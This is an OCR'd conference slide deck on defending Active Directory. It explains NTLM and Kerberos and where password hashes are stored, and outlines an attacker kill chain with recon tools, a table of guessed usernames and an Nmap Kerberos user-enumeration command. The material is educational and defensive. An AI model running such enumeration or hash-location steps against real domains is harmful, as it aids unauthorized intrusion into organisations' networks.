
TLP: WHITE



Cracking the Vault

Defending Against Modern Active Directory Exploits

ATLANTIC SECURITY CONFERENCE
ATLSECCON

April, 2025

@PeterMorin123

Peter Morin, CISSP

ICS/OT Cybersecurity Consultant

- Based out of Halifax, Nova Scotia, Canada
- Over 25 years of experience cybersecurity
- Director with PwC's OT Cybersecurity Practice
- Specialize in security of critical infrastructure, incident response, threat hunting, etc.
- Worked in the past for the various military and government agencies as well as numerous public utilities
- Spoken at events run by Blackhat, FBI, DHS, ISACA, FIRST, US DoD as well as numerous colleges and universities.
- CISSP, CISA, CRISC, CGEIT, GCFA, CDPSE, PCI-QSA

Disclaimer

The views and opinions expressed in this presentation are my own and do not necessarily reflect those of my employer or any affiliated organizations. Any mention of specific products, services, or companies is for informational purposes only and does not constitute an endorsement or recommendation.

This presentation is intended for educational and discussion purposes only and should not be considered professional or legal advice. Attendees should conduct their own research and consult with relevant experts before making any decisions based on the content presented.

“94% of organizations have experienced a security incident involving Active Directory in the past two years.”

— *State of Active Directory Security Report - Cybersecurity Insiders Report*

Why Active Directory Matters:

- **AD is the crown jewel** — it manages access to your most critical systems.
- **Legacy design + modern complexity** = a perfect storm for attackers
- **One foothold in Active Directory** can escalate to complete network compromise – what do attackers or red-teamers target first?

NEWS

Major hospital system hit with cyberattack, potentially largest in U.S. history

SHARE & SAVE –

SECURITY

Major hospital system hit with cyberattack, potentially largest in U.S. history

Computer systems for Universal Health Services, which has more than 400 locations, primarily in the U.S., began to fail over the weekend.

Sept. 28, 2020, 2:07 PM ADT / Updated Sept. 28, 2020, 5:04 PM ADT

By Kevin Collier

A major hospital chain has been hit by what appears to be one of the largest medical cyberattacks in United States history.


From initial incursion to domain-wide ransomware = 29 hours

@PeterMorin123

NT LAN Manager Authentication

- Replaced by Kerberos - **however it is still used a lot** (e.g., Join a domain, authenticate between Active Directory forests, backwards compatibility, fallback to Kerberos)
- NTLM allows various computers and servers to conduct **mutual authentication.**
- NTLM vs. Kerberos:
  - NTLM is a **challenge-response protocol** used during workgroup and local authentication
  - Kerberos is a **ticket-based protocol** that utilizes a trusted third-party authentication service


Legacy NTLM Authentication (using password hashing)



- The **same password** will always generate the **same hash**.
- **It's one-way**: It's easy to transform a password into a hash, but there's no way to transform the hash back into the password

Where are hashes stored?

- AD Hashes are stored in the NTDS file (NTDS.dit) of a domain controller.
  - C:\Windows\NTDS
- Local NTLM hashes are stored in the SAM (security account manager):
  - SAM database file: C:\Windows\System32\config.
  - All of the data within the file is encrypted.
  - The passwords hashes are stored in HKEY_LOCAL_MACHINE\SAM.
- These files cannot be copied as they are in use by the operating system




Kerberos Authentication (v5)

- **Single Sign-On (SSO) protocol**: users log in once to access multiple resources.
- Authenticates with Active Directory, not each individual service.
- Uses **session tickets** instead of sending credentials over the network.
- Session keys have a limited lifetime, enabling secure, time-bound access.
- Since Windows 2000.

Kerberos TGT & TGS Process


- **Key Distribution Center (KDC):**
  - Runs on every DC with Active Directory as its account database
- **Ticket Granting Ticket (TGT):**
  - Encrypted to prevent MITM attacks
  - Contain session key, expiration (8-10 hours), and user IP address
  - Issued by TGS server (on the KDC) to clients for resource access
- **No Credential Submission:**
  - Credentials never directly supplied – no need to re-authenticate
  - Password and resource server hashes encrypt requests

You can see, no password hash is sent to gain access to an asset




Attacking Active Directory

Attack Path / Active Directory Kill Chain



Reconnaissance

- Network Reconnaissance
  - Identify the DCs
  - SYSVOL shares (e.g., GPOs, etc.)
  - Network share enumeration
- Active Directory Enumeration
  - ADExplorer
  - BloodHound
  - PowerView
  - ADFind
  - Nmap
  - PowerHuntShares (CISA)



Sample accounts from key personnel (obtained via OSINT)

LinkedIn, corporate websites, OSINT tools (e.g., theHarvester, Recon-ng, etc.)

Obtained via OSINT		Guessed			
Name, Position	**E-mail**	**Option 1**	**Option 2**	**Option 3**	**Option 4**
Becky Clark, CFO	becky.clarke@acme.com	bclarke	becky	clarkeb	becky.clarke
James Carmichael, CIO	james.carmichael@acme.com	jcarmichael	james	jamesc	james.carmichae
Allan Gentry, Director of IT	allan.gentry@acme.com	agentry	allan	gentrya	allan.gentry
Elizabeth Preston, Senior Systems Administrator	elizabeth.preston@acme.com	epreston	elizabeth	prestone	elizabeth.preston
John Lazarus, CEO	john.lazarus@acme.com	jlazarus	john	lazarusj	john.lazarus

Reconnaissance - Nmap

nmap -p 88 --script=krb5-enum-users --script-args krb5-enum-users.realm='ACME',userdb='usernames.txt' 192.168.135.130

